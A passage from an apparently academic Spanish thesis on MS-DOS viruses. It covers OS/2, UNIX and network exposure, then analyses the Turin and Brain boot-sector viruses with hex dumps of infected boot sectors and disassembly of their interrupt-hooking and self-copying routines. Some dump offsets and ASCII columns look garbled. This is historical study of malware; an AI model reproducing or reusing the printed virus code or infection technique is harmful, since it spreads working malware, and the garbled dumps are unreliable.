- La rutina con la que se da a conocer el virus, esta compuesta por muchos mensajes, ya que este virus trata de prevenir al usuario. Si eliminamos todos los mensajes que no son indispensables, podemos decir que la linea 15 sería suficiente.

- En el caso de este virus, no se contempla su carga en memoria ni alguna rutina de ocultamiento.

Una vez que haya sido utilizado el VAB.BAT, todos los archivos BAT del directorio llevarán una copia del programa. Del mismo modo cada vez que se utilice uno de éstos archivos infectados, reproducirán el virus en otros archivos BAT, inclusive de otros directorios. Con el tiempo ningún archivo BAT funcionará correctamente, si es que funcionan.

Este programa, aunque no muestra la complejidad real de un virus, si demuestra lo fácil que puede ser crearlos, además de que nos muestra la principal característica de este tipo de programas, que es la autoreproducción.

IV.2.5 Daño del Hardware por medio de los virus.

El daño del *hardware* parecería algo imposible de primera instancia, aunque en la práctica es posible afectarlo a través de programas. Las formas mas comunes conocidas para hacer esto son las siguientes:

- Algunos monitores pueden dañarse por algún programa, enviando repetidamente una señal de brillo a un determinado punto de la pantalla.

- Es posible dañar los discos duros, intensificando su actividad de lectura/escritura.

En realidad, es virtualmente imposible que un programa dañe el *hardware* de una máquina sin que el usuario se dé cuenta de que algo anda mal, antes de que el daño físico ocurra, por lo que este tipo de acciones de los programas nocivos es poco frecuente y difícil de que ocurra.

IV.3 LOS VIRUS MAS COMUNES.

Para conocer como han afectado hasta ahora los virus en las microcomputadoras, en el Anexo A del presente trabajo, se presentan los virus mas conocidos a la fecha, indicándose sus principales características, como son su origen, tipo, descripción, la forma en que se dan a conocer y su daño potencial.

IV.4 LOS VIRUS EN OTROS SISTEMAS OPERATIVOS SOPORTADOS POR LA ARQUITECTURA 80386.

Los virus estudiados hasta aquí, son exclusivos del sistema operativo **MS-DOS**, es decir, sólo se pueden ejecutar en este ambiente. Sin embargo, ya que la arquitectura 80386 soporta otros sistemas operativos, ¿qué sucede con ellos?, ¿son afectados por los mismos virus o por otros?.

Definitivamente el sistema operativo juega el papel mas importante para garantizar la seguridad del sistema, sin embargo, no existe un sistema operativo 100% seguro, es decir, cualquier equipo con el sistema operativo que sea, es suceptible de infecciones víricas. De cualquier forma cada sistema operativo tiene diferentes características y por lo tanto diferentes formas de vulnerabilidad con los virus. A continuación se presentan algunas consideraciones con respecto a otros sistemas operativos soportados en la arquitectura 386.

IV.4.1 Los virus en el Sistema Operativo OS/2.

OS/2, es un sistema operativo que fue diseñado para aprovechar el modo protegido ofrecido en las arquitecturas 286 y 386. La protección en este sistema operativo, se da a los dispositivos instalados en la máquina, incluyendo los puertos, el teclado, el monitor, la ROMBIOS y la memoria RAM. **MS-DOS** permitía a los programadores utilizar todos estos recursos explícitamente accesándose en forma directa.

Una de las motivaciones principales de **OS/2** fue crear un sistema operativo multitarea para microcomputadoras. Los programas que se ejecutan bajo **OS/2** no pueden accesar directamente el *hardware* ni pueden realizar las tareas de entrada/salida de bajo nivel utilizadas por programadores de **DOS**.

Como el acceso a programas es controlado por el sistema operativo, se crea una separación entre el *software* y el *hardware* obteniéndose una mejor seguridad.

En un sistema multitarea, tiene que impedirse que las diferentes tareas se interfieran entre sí. Puesto que muchos virus infectan al sistema instalándose como una extensión del sistema operativo residente en memoria, los elementos para el manejo de ésta en **OS/2** son mucho mas completos, por lo que no lo permitirían tan fácilmente.

Para impedir que un programa altere un archivo mientras otro lo este utilizando, los archivos (a menos que sean definidos explícitamente como compartibles), no pueden ser alterados mientras los esté utilizando otro programa.

Puesto que **OS/2** utiliza los archivos del *kernel* cuando esta funcionando, estos archivos no pueden ser modificados por un virus. Esto elimina una clase importante de virus, los que sustituyen archivos del sistema en el disco del usuario.

Desde la versión 1.2 de **OS/2** se ofrece la función de doble arranque, que permite a un usuario tener en un sistema tanto a **DOS** como a **OS/2** en memoria. Ya que **DOS** es igual de sensible con o sin **OS/2**, los archivos de éste último serán vulnerables. Si se diseñara un virus para esta funcionalidad, debería modificar el *kernel* de **DOS** cuando **OS/2** estuviera activo. Sin embargo, sólo podría modificar archivos no protegidos de **OS/2**.

Otra característica de **OS/2** vulnerable a los virus, es que el cargador de **DOS** se incorporó a los archivos EXE de **OS/2**. También sería posible infectar el núcleo de **OS/2** cuando éste no se ejecuta, por ejemplo cuando se arranca **DOS**. Una vez que un virus infecta de esta forma, no habría límites para lo que se puede hacer.

Uno de los archivos mas vulnerables a los virus es el archivo **CONFIG.SYS** que es en dónde residen los privilegios del sistema. Cualquier archivo ejecutable (EXE,DDL ó SYS) puede ser afectado por los virus. El método básico es similar al mencionado en **DOS**.

En este momento no existen virus para **OS/2**, pero como ya se dijo, si no existe un sistema operativo que garantice el 100% de seguridad, podemos afirmar que solo es cuestión de tiempo para que sea afectado por este tipo de programas.

IV.4.2. Los virus en el sistema operativo UNIX.

UNIX es un sistema operativo muy difundido en equipos de mediano tamaño (minicomputadoras) y, aunque no se ha difundido como se esperaba en las microcomputadoras, es uno de los sistemas operativos de mayor uso después de **MS-DOS**, sobre todo, en versiones adecuadas para ello, como son XENIX y MINIX.

UNIX tiene fama de ser un sistema operativo inseguro, posiblemente por el hecho de haber tenido serias deficiencias de omisión en sus primeras versiones; el hecho es que UNIX es un sistema operativo bastante seguro y, por supuesto mucho mas que **MS-DOS**.

A pesar de lo anterior, UNIX no ha estado excento de los ataques de los virus. Se tiene conocimiento de diversos ataques sufridos por este sistema operativo, como es el caso de Internet, una de las redes basada en UNIX mas importantes.

No obstante este, y algunos otros casos conocidos, la afectación de este sistema operativo por parte de los virus es mucho menor que la del **MS-DOS**, posiblemente no solo debido a que UNIX sea mas seguro, sino también porque **MS-DOS** esta mucho mas difundido.

V.5.3. Los Virus en las Redes de Microcomputadoras.

Debido a que las redes locales (LAN) de microcomputadoras tienen como propósito principal el compartir recursos e información, son el medio ideal para la transmisión de los virus.

Una red local esta compuesta de un servidor de archivos, estaciones de trabajo y diversos periféricos y dispositivos de comunicación. Si las estaciones de trabajo y el servidor son microcomputadoras, estas son vulnerables por los virus antes mencionados. Si los virus presentan un cuadro difícil de controlar en un ambiente independiente, en las redes locales, esta situación se complica enormemente.

La razón por la que el control de éstos sistemas se complica, deriva de la multiplicidad de entradas de información. Cualquier medio de transmisión de datos dentro de una red es suceptible de transmitir virus, ya sea a través del disco duro, del disco flexible o de un modem, lo cual produce que la propagación de los virus tenga proporciones exponenciales.

La parte principal de una LAN es el sistema operativo. Este *software* produce todos los servicios requeridos para las aplicaciones de la red, al mismo tiempo aísla estas aplicaciones de las capas mas bajas del *hardware*. Para lograr esto, los diferentes proveedores de sistemas operativos LAN los construyen en capas, teniendo como una de ellas al sistema operativo MS-DOS.

Debido a lo anterior, virtualmente todos los virus de MS-DOS podrían infectar una red, aunque en la práctica esto no es exactamente cierto.

Dado que la mayoría de los virus han sido diseñados para el sistema operativo MS-DOS, se infiere que éstos se comportarían distinto bajo un sistema operativo de red o incluso que ni siquiera puedieran funcionar. Un caso muy común es encontrar errores por falta de memoria cuando un virus de MS-DOS actúa. Para el caso de los virus que afectan la FAT, la mayoría de los sistemas operativos de red la explotan generando una copia encriptada, por lo que en lo general tampoco podrían actuar.

El escenario mas destructivo dentro de las redes ocurre cuando un virus ataca el comando de conexión que se guarda en la partición de DOS del servidor y que se ejecuta cada vez que un usuario se conecta a la red. Si esta sección se infecta, el virus infectará todas las estaciones de trabajo. Sin embargo, la infección mas común de las redes de microcomputadoras es la que se aísla en los directorios de los usuarios ya que generalmente los sistemas operativos de red mantienen sus controles de acceso de esta forma.

No obstante, los virus han afectado las redes de las microcomputadoras en forma frecuente, sin importar el sistema operativo de red o si el virus fue diseñado para MS-DOS exclusivamente.

CAPITULO V
PROGRAMAS PARA VIOLAR LA SEGURIDAD DEL SISTEMA OPERATIVO

CAPITULO V. PROGRAMAS PARA VIOLAR LA SEGURIDAD.

En este capítulo, se presentarán algunos programas con los que se ejemplifica cómo puede violarse la seguridad en las microcomputadoras 80386 con el sistema operativo MS-DOS. Estos programas contemplan la explicación del funcionamiento de cuatro de los virus mas conocidos, dos infectores del sistema y dos de archivos específicos. La selección de estos virus, se realizó tomando en cuenta su difusión, facilidad de detección, e incluso, porque es fácil de entender su funcionamiento, representando casos tipo para su estudio.

V.1. VIRUS.

De acuerdo a los conceptos expuestos hasta el momento, es posible describir el funcionamiento de algunos de los virus mas conocidos, y cómo éstos violan la seguridad en la microcomputadoras. Es importante aclarar, que los cuatro virus que se describirán a continuación, no son exclusivos de la arquitectura 80386 y en su mayoría fueron creados desde la arquitectura 8086. Esto es debido a que los virus actúan de acuerdo a un sistema operativo específico, que para el caso de MS-DOS no ha evolucionado lo suficiente para evitar la acción de este tipo de programas.

V.1.1. El Virus de Turin:

El virus de Turin, mejor conocido como "el de la pelotita", es un virus contaminador del sistema del sector de arranque, infecta por un método combinado de inserción-reorientación. Este virus graba parte de su código en el área de *boot*, y para no afectarla, traslada el área de carga inicial, al primer sector libre que encuentra y lo marca como dañado en la FAT para que este sector no pueda ser accesado por el sistema operativo y no se puedan hacer modificaciones en él.


El virus deja intactos los primeros 32 bytes del área de *boot*, debido a que en esa área se encuentra el BPB (*BIOS Parameter Block*), estructura de datos que describe las características físicas del disco y permite a su dispositivo manejador calcular las direcciones propias para un sector lógico dado. Contiene también información usada por MS-DOS, y varias utilerías para calcular la dirección y el tamaño de cada área de control del disco (FAT y BOOT).

En la figura V-1 se muestra el mapa del sector *boot* (cero) de un disco normal con el que se podrá comparar el mapa de un *boot* infectado, como el que se muestra en la figura V-2.

```
Disco de la Unidad B:

                Sector Absoluto 0000000, BOOT del Sistema

Desplazamiento ------------- Código Hexadecimal -------------   Valor ASCII

0000(0000)  EB 34 90 49 42 4D 20 20 33 2E 33 00 02 01 01 00   4 IBM  3.3
0016(0010)  02 E0 00 60 09 F9 07 00 0F 00 02 00 00 00 00 00    `
0032(0020)  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 12
0048(0030)  00 00 00 00 01 00 FA 33 C0 8E D0 BC 00 7C 16 07         3  z |
0064(0040)  BB 78 00 36 C5 37 1E 56 16 53 BF 2B 7C B9 0B 00   x 6 7 V S  +|
0080(0050)  FC AC 26 80 36 00 74 03 26 8A 05 AA 8A C4 E2 F1     & 6 t &     
0096(0060)  06 1F 89 47 02 C7 07 2B 7C FB CD 13 72 67 A0 10   G  +| r g
0112(0070)  7C 98 F7 26 16 7C 03 06 1C 7C 03 06 0E 7C A3 3F   | &  |  |  | ?
0128(0080)  7C A3 37 7C B8 20 00 F7 26 11 7C BB 1E 0B 7C 03   | 7|    &<| ^ |
0144(0090)  C3 48 F7 F3 01 06 37 7C BB 00 05 A1 3F 7C E8 9F   +H   7|=   ?|
0160(00A0)  00 B8 01 02 E8 B3 00 72 19 8B FB B9 0B 00 BE D6         | rv
0176(00B0)  7D F3 A6 75 00 8D 7F 20 BE E1 7D B9 0B 00 F3 A6   } u  .   }
0192(00C0)  74 18 BE 77 7D E8 6A 00 32 E4 CD 16 5E 1F 8F 04   t  w}  j 2 =  .v
0208(00D0)  8F 44 02 CD 19 BE C0 7D EB EB A1 1C 05 33 D2 F7    D =v +}      3
0224(00E0)  36 0B 7C FE C0 A2 3C 7C A1 37 7C A3 3D 7C B8 00   6 |  + <| 7| =|=
0240(00F0)  07 A1 37 7C E8 49 00 A1 1B 7C 2A 06 3B 7C 40 38     7| I  ^|* ;|@8
0256(0100)  06 3C 7C 73 03 A0 3C 7C 50 E8 4E 00 58 72 C6 28   <|S  <|P N Xr (
0272(0110)  06 3C 7C 74 0C 01 06 37 7C F7 26 0B 7C 03 0B EB   <|t   7| & |
0288(0120)  D0 BA 2E 15 7C 8A 16 FD 7D 8B 1E 30 7C EA 00 00     . |   } ^=|
0304(0130)  70 00 AC 0A C0 74 22 B4 0E BB 07 00 CD 10 EB F2   p  +t"=++ =  =>
0320(0140)  33 D2 F7 36 18 7C FE C2 88 16 38 7C 33 D2 F7 36   3  6^| +  ;|3  6
0336(0150)  1A 7C 88 16 2A 7C A3 39 7C C3 B4 02 8B 16 39 7C     | *| 9|++    9|
0352(0160)  81 06 D2 E6 0A 36 3B 7C 88 CA B6 E9 BA 16 FD 7D   *    6;|          }
0368(0170)  8A 36 2A 7C CD 13 C3 00 0A 4E 6F 6E 2D 53 79 73    6*| =  + Non-Sys
0384(0180)  74 65 6d 20 64 69 73 68 20 6F 72 20 64 69 73 68   tem disk or disk
0400(0190)  20 65 72 72 6F 72 00 0A 52 65 70 6C 61 63 65 20    error  Replace
0416(01A0)  61 6E 64 20 73 74 72 69 6B 65 20 61 6E 79 20 6B   and strike any k
0432(01B0)  65 79 20 77 68 65 6E 20 72 65 61 64 79 00 0A 00   ey when ready
0448(01C0)  00 0A 44 69 73 6B 20 42 6F 6F 74 20 66 61 69 6C     Disk Boot fail
0464(01D0)  75 72 65 00 0A 00 49 42 4D 42 49 4F 20 20 43 4F   ure  IBMBIO  CO
0480(01E0)  4D 49 42 4D 44 4F 53 20 20 43 4F 4D 00 00 00 00   MIBMDOS  COM
0496(01F0)  00 00 00 00 00 00 00 00 00 00 00 00 00 00 55 AA                U
```

Figura V-1. Sector Boot Normal.

En el sector *boot* infectado por el virus de Turin, se puede apreciar que solamente los primeros 30 bytes son iguales al original, y que los mensajes del sistema operativo que aparecen para indicar error en el disco (*Non system disk*...) ya no se encuentran.



```
Disco de la Unidad B:

                Sector Absoluto 0000000, BOOT del Sistema

Desplazamiento ---------- Código Hexadecimal ----------   Valor ASCII

0000(0000)  EB 1C 90 49 42 4D 20 20 33 2E 33 00 02 01 01 00    IBM  3.3
0016(0010)  02 F0 00 60 09 F9 07 00 0F 00 02 00 00 00 33 C0    .          3+
0032(0020)  8E D0 BC 00 7C 8E D8 A1 13 04 2D 02 00 A3 13 04    = |     -
0048(0030)  B1 06 D3 E0 2D C0 07 8E C0 8E 00 7C 88 FE 89 00   =  -+  +  |
0064(0040)  01 F3 A5 8E C8 0E 1F E8 00 00 32 E4 CD 13 80 26      = v    2 =  &
0080(0050)  FB 7D 80 8B 1E F9 7D 0E 58 20 20 00 8E C0 E8 3C   )  ^ ) x-   +  >
0096(0060)  00 8B 1E F9 7D 43 8B C0 FF 8E C0 E8 2F 00 33 C0    ^ )C +  + / 3+
0112(0070)  A2 F7 7D 8E D8 A1 4C 00 8B 1E 4E 00 C7 06 4C 00    )   L  ^N    L
0128(0080)  D0 7C 8C 0E 4E 00 0E 1F A3 2A 7D 89 1E 2C 7D 8A    |  N  v =) ^,)
0144(0090)  16 FB 7D EA 00 7C 00 00 B8 01 03 E8 03 B8 01 02     )  :
0160(00A0)  93 03 06 1C 7C 33 D2 F7 36 18 7C FE C2 8A EA 33      |3  6^| +  3
0176(00B0)  D2 F7 36 1A 7C B1 06 D2 E4 0A E5 8B C8 86 E9 8A     6 |=       =
0192(00C0)  F2 8B C3 8A 16 F8 7D 8B 00 80 CD 13 73 01 58 C3    +   )=  = s X+
0208(00D0)  1E 06 50 53 51 52 0E 1F 0E 07 F6 06 F7 7D 01 75    ^ PSQR v      ) u
0224(00E0)  42 80 FC 02 75 30 38 16 F8 7D 88 16 F8 7D 75 22    B  u=8  )   )u"
0249(00F0)  32 E4 CD 1A F6 C6 7F 75 0A F6 C2 F0 75 05 52 E8    2 =   .u  + u R
0256(0100)  B1 01 5A 88 CA 28 16 B0 7E 89 0E B0 7E 83 EA 24    = Z  + =   =   $
0272(0110)  72 11 80 0E F7 7D 01 56 57 EB 12 00 5F 5E 80 26    r<    ) VW       &
0288(0120)  F7 7D FE 5A 59 5B 58 07 1F EA 59 EC 00 F0 88 01     ) ZY[X  v Y
0304(0130)  02 B6 00 B9 01 00 E8 8A FF F6 06 F8 7D 80 74 23                  ) t#
0320(0140)  BE BE B1 B9 04 00 80 7C 04 01 74 0C 80 7C 04 04          |  t  |
0336(0150)  74 06 83 C6 10 E2 EF C3 B8 14 88 4C 02 88 01 02    t   >  +   L
0352(0160)  E8 60 FF 8E 02 80 BF 02 7C B9 1C 00 F3 A4 81 3E     .    + |        >
0368(0170)  FC 81 57 13 75 15 80 3E FB 81 00 73 00 A1 F5 81      W u  >   s
0384(0180)  A3 F5 7D 88 36 F9 81 E9 08 01 C3 81 3E 08 80 00     ) 6   . + >
0400(0190)  02 75 F7 80 3E 00 80 02 72 F0 88 0E 0E 80 A0 10    u  >   r        >
0416(01A0)  80 98 F7 26 16 80 03 C8 88 20 00 F7 26 11 80 05     &   =    &<
0432(01B0)  FF 01 88 00 02 F7 F3 03 C8 89 0E F5 7D A1 13 7C     =    =   )   |
0448(01C0)  28 06 F5 7D 8A 1E 00 7C 33 D2 32 FF F7 F3 40 88   +  ) ^ |3 2    @
0464(01D0)  F8 80 26 F7 7D FB 30 F0 0F 76 05 80 0E F7 7D 04     & )  = v       )
0480(01E0)  BE 01 00 88 1E 0E 7C 4B 89 1E F3 7D C6 06 B2 7E       ^  |K ^ )  =
0496(01F0)  FE EB 00 01 00 0C 00 01 00 0C 00 00 57 13 55 AA                W U
```

Figura V-2. Sector Boot Infectado por el Virus de Turin.

En la figura V-3 se muestra la primera parte del sector 1 del disco infectado, que es donde reside la FAT; aquí se puede apreciar que el sector *boot* ha sido marcado con el código FFF7 que indica al sistema operativo que esta dañado. Finalmente la figura V-4 muestra el mapa del sector 13 que tiene la copia del sector *boot* original. Es importante aclarar, que para este caso se copió el *boot* original al sector 13, aunque en realidad se coloca en el primer sector

disponible, dependiendo del tipo de disco, e incluso de la versión del sistema operativo.

```
Disco de la Unidad B:

                Sector Absoluto 0000001, FAT del Sistema

Desplazamiento ------------- Código Hexadecimal ------------      Valor ASCII

0000(0000)    FD FF FF F7 0F 00 00 00 00 00 00 00 00 00 00 00
0016(0010)    00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0032(0020)    00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0048(0030)    00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0064(0040)    00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0080(0050)    00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0096(0060)    00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0112(0070)    00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0128(0080)    00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0144(0090)    00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0160(00A0)    00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0176(00B0)    00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0192(00C0)    00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0208(00D0)    00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0224(00E0)    00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0240(00F0)    00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
```

Figura V-3. FAT de un Disco Infectado por el Virus de Turin.

El código completo del virus tiene un tamaño de apenas 1 Kb en disco y cuando se carga en memoria de 2Kb, para ejemplificar el funcionamiento de este virus, éste último es mostrado en el anexo B, después de haber sido desensamblado al infectar un disco con formato MS-DOS versión 3.3 en una microcomputadora con arquitectura 80386.

Haciendo un resumen de cómo actúa este virus, podemos notar que la primera instrucción del virus es un salto al desplazamiento 011Eh que es un salto de 32 bytes que corresponden al BPB.

```
0F25:0100   JMP 011E   ; Salta el BPB
0F25:0102   .   |
            .   >  BPB
            .   |
0F25:011E   XOR AX,AX
```

Una vez realizado el salto, se inicializan registros de trabajo y el sistema de disco flexible con el fin de preparar la substitución del vector de iterrupciones en este nivel.

```
0F25:014A   XOR AH,AH   ; Borra AH
0F25:014C   INT 13      ; Reset al controlador
```

```
Disco de la Unidad 8:

                Sector Absoluto 0000013, Cluster 00002

Desplazamiento ------------ Código Hexadecimal ------------   Valor ASCII

0000(0000)  EB 34 90 49 42 4D 20 20 33 2E 33 00 02 01 01 00   4 IBM  3.3
0016(0010)  02 E0 00 60 09 F9 07 00 0F 00 02 00 00 00 00 00    .
0032(0020)  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 12
0048(0030)  00 00 00 00 01 00 FA 33 C0 8E D0 BC 00 7C 16 07        3  |
0064(0040)  BB 78 00 36 C5 37 1E 56 16 53 BF 2B 7C B9 0B 00   x 6 7 V S  + |
0080(0050)  FC AC 26 80 3D 00 74 03 26 8A 05 AA 8A C4 E2 F1     & = t &     
0096(0060)  06 1F 89 47 02 C7 07 2B 7C FB CD 13 72 67 A0 10    G   + |  rg 
0112(0070)  7C 98 F7 26 16 7C 03 06 1C 7C 03 06 0E 7C A3 3F   | &  |   |   | ?
0128(0080)  7C A3 37 7C B8 20 00 F7 26 11 7C 88 1E 0B 7C 03   | 7|    &| ^ |
0144(0090)  C3 48 F7 F3 01 06 37 7C B8 00 05 A1 3F 7C EB 9F   H    7|    ?|
0160(00A0)  00 B8 01 02 E8 B3 00 72 19 B8 FB B9 0B 00 BE D6          | rv
0176(00B0)  7D F3 A6 75 00 80 7F 20 8E E1 7D B9 0B 00 F3 A6   }  u    .  }
0192(00C0)  74 18 8E 77 7D EB 6A 00 32 E4 CD 16 5E 1F 8F 04   t  w}  j 2    ^
0208(0000)  8F 44 02 CD 19 8E C0 7D EB EB A1 1C 05 33 D2 F7    D    }       3
0224(00E0)  36 0B 7C FE C0 A2 3C 7C A1 37 7C A3 30 7C BB 00   6 |    <| 7| =|0
0240(00F0)  07 A1 37 7C E8 49 00 A1 18 7C 2A 06 3B 7C 40 38     7| I   |* ;|@8
0256(0100)  06 3C 7C 73 03 A0 3C 7C 50 E8 4E 00 58 72 C6 28   <|s  <|P N Xr (
0272(0110)  06 3C 7C 74 0C 01 06 37 7C F7 26 0B 7C 03 DB EB   <|t    7| &  |
0288(0120)  D0 8A 2E 15 7C 8A 16 FD 7D 88 1E 3D 7C EA 00 00     .  |    } =|
0304(0130)  70 00 AC 0A C0 74 22 B4 0E BB 07 00 CD 10 EB F2   p    t"      =  
0320(0140)  33 D2 F7 36 18 7C FE C2 88 16 38 7C 33 D2 F7 36   3  6 7|    ;|3  6
0336(0150)  1A 7C 88 16 2A 7C A3 39 7C C3 B4 02 88 16 39 7C     |  *| 9|      9|
0352(0160)  B1 06 D2 E6 0A 36 3B 7C 88 CA 86 E9 8A 16 FD 7D   *     6;|          }
0368(0170)  8A 36 2A 7C CD 13 C3 00 0A 4E 6F 6E 2D 53 79 73    6|*  N on-Sys
0384(0180)  74 65 6d 20 64 69 73 68 20 6F 72 20 64 69 73 68   tem disk or disk
0400(0190)  20 65 72 72 6F 72 00 0A 52 65 70 6C 61 63 65 20    error  Replace
0416(01A0)  61 6E 64 20 73 74 72 69 6B 65 20 61 6E 79 20 6B   and strike any k
0432(01B0)  65 79 20 77 68 65 6E 20 72 65 61 64 79 00 0A 00   ey when ready
0448(01C0)  00 0A 44 69 73 6B 20 42 6F 6F 74 20 66 61 69 6C     Disk Boot fail
0464(01D0)  75 72 65 00 0A 00 49 42 4D 42 49 4F 20 20 43 4F   ure  IBMBIO  CO
0480(01E0)  4D 49 42 4D 44 4F 53 20 20 43 4F 4D 00 00 00 00   MIBMDOS  COM
0496(01F0)  00 00 00 00 00 00 00 00 00 00 00 00 00 00 55 AA                U
```

Figura V-4. Sector Boot Original en el Sector 13.

A continuación (en el bloque de instrucciones del desplazamiento 175h al 182h) se procede a substituir la dirección de la rutina de interrupción 13h (BIOS, servicios del disco flexible, dirección 4Ch y 4Eh del vector de interrupciones) por la dirección del código del virus (CS:7CD0).

```
0F25:0175   MOV AX,[004C]    ;Guarda el segmento y el
0F25:0178   MOV BX,[004E]    ;desplazamiento original
0F25:017C   WORD PTR [004C],7CD0    ;Nueva dirección
0F25:0182   MOV [004E],CS
```

Para realizar el copiado de su código (rutina de reproducción), el programa utiliza la interrupción 13h, con las funciones 2 (lectura) y 3 (escritura) como se observa en las instrucciones con desplazamiento 198h a 19Dh. La función de lectura permite al virus tomar el área de *boot* original y trasladarla a otra sección.

```
0F25:0198   MOV AX,0301    ;Función 3 de escritura
0F25:019B   JMP 01A0       ;con un sector
0F25:019D   MOV AX,0201    ;Función 2 de lectura
```

Para poder activar la parte visual del virus (la pelotita), se emplea la interrupción 1Ah (*set/read real time clock)* que permite comparar el tiempo leído para determinarlo. La parte del código dónde se realiza esto se encuentra en los desplazamientos 1F0 al 1F2.

```
0F25:01F0   XOR AH,AH      ;Servicio 0 para lectura
0F25:01F2   INT 1A         ;del reloj
```

Existe una interrupción de *hardware*, conocida como *"Programable tick"* (08h) o tiempo programable, que se genera 18.2 veces cada segundo. Esta interrupción particular, ejecuta la rutina en la dirección guardada en la posición 20h (19d) de la tabla del vector de interrupciones correspondiente a la interrupción 8h, que conserva al día la información del tiempo mantenido por el BIOS.

De esta forma, si se substituye esta dirección por la del virus, entonces parecerá que la pelotita se mueve paralelamente al proceso que se este ejecutando en ese momento.

```
0F25:03C4   MOV AX,[0020]    ;Guarda
0F25:03C7   MOV BX,[0022]    ;dirección
0F25:03CB   MOV WORD PTR [0020],7EDF
0F25:03D1   MOV [0022],CS    ;Segmento y
            ;desplazamiento del virus
```

Hay que hacer notar que esta rutina no reemplaza el manejador del *"clock tick"*, ya que solo es llamada después de que la rutina del virus regresa el control al sistema.

La parte visual del virus (la "pelotita") es un código que inicia leyendo el modo del video para realizar su desplegado, y lo compara con el modo del video grabado en la dirección 7FD4h, si coincide inicia su juego, de no ser así, guarda el nuevo modo en la misma dirección para, de cualquier forma activarse.

A continuación, en la figura V-5 se resume como funciona este virus:





Figura V-5. Funcionamiento del Virus de Turin.

V.1.2 El Virus de Pakistán.(Brain).

Como se mencionó con anterioridad, el virus de Pakistán es uno de los programas nocivos mas difundidos y que mayor número de computadoras ha infectado. Se originó en Lahore, Pakistán en 1986 y, como el virus de Turin, también es un infector del sistema, del sector de arranque, utilizando el método de reorientación.


El programa ocupa 9Kb de memoria, y cuando esta presente hace muy lentos los procesos y accesos a disco. A diferencia del virus de Turin, este virus si graba su código completo en el área de *boot*, sobre los primeros 32 desplazamientos (área del BPB), después copia la rutina de arranque al primer sector vacío que encuentra (generalmente en el 13) y realiza una copia de sí mismo en los sectores siguientes, marcandolos como dañados. La figura V-6 muestra el sector de arranque infectado por este virus en dónde se puede observar la leyenda de su nombre y elaboradores. Así mismo, la figura V-7 muestra los sectores marcados como dañados en la FAT, medida utilizada por el virus para protegerse de accesos del sistema operativo.



```
Disco de la Unidad B:

                    Sector Absoluto 0000000, BOOT del Sistema

Desplazamiento ------------- Código Hexadecimal ------------   Valor ASCII

0000(0000)    FA E9 4A 01 34 12 01 08 06 00 01 00 00 00 00 00    J 4  .
0016(0010)    57 65 6C 63 6F 6D 65 20 74 6F 20 74 68 65 20 20   Welcome to the
0032(0020)    44 75 6E 67 65 6F 6E 20 20 20 20 20 20 20 20 20   Dungeon
0048(0030)    28 63 29 20 31 39 38 36 20 42 72 61 69 6E 17 26   (c) 1986 Brain &
0064(0040)    20 41 6D 6A 61 64 73 20 28 70 76 74 29 20 4C 74    Amjads (pvt) Lt
0080(0050)    64 20 20 20 56 49 52 55 53 5F 53 48 4F 45 20 20   d  VIRUS_SHOE
0096(0060)    52 45 43 4F 52 44 20 20 20 76 39 2E 30 20 20 20   RECORD  v9.0
0112(0070)    44 65 64 69 63 61 74 65 64 20 74 6F 20 74 68 65   Dedicated to the
0128(0080)    20 64 79 6E 61 6D 69 63 20 6D 65 6D 6F 72 69 65    dynamic memorie
0144(0090)    73 20 6F 66 20 6D 69 6C 6C 69 6F 6E 73 20 6F 66   s of millions of
0160(00A0)    20 76 69 72 75 73 20 77 68 6F 20 61 72 65 20 6E    virus who are n
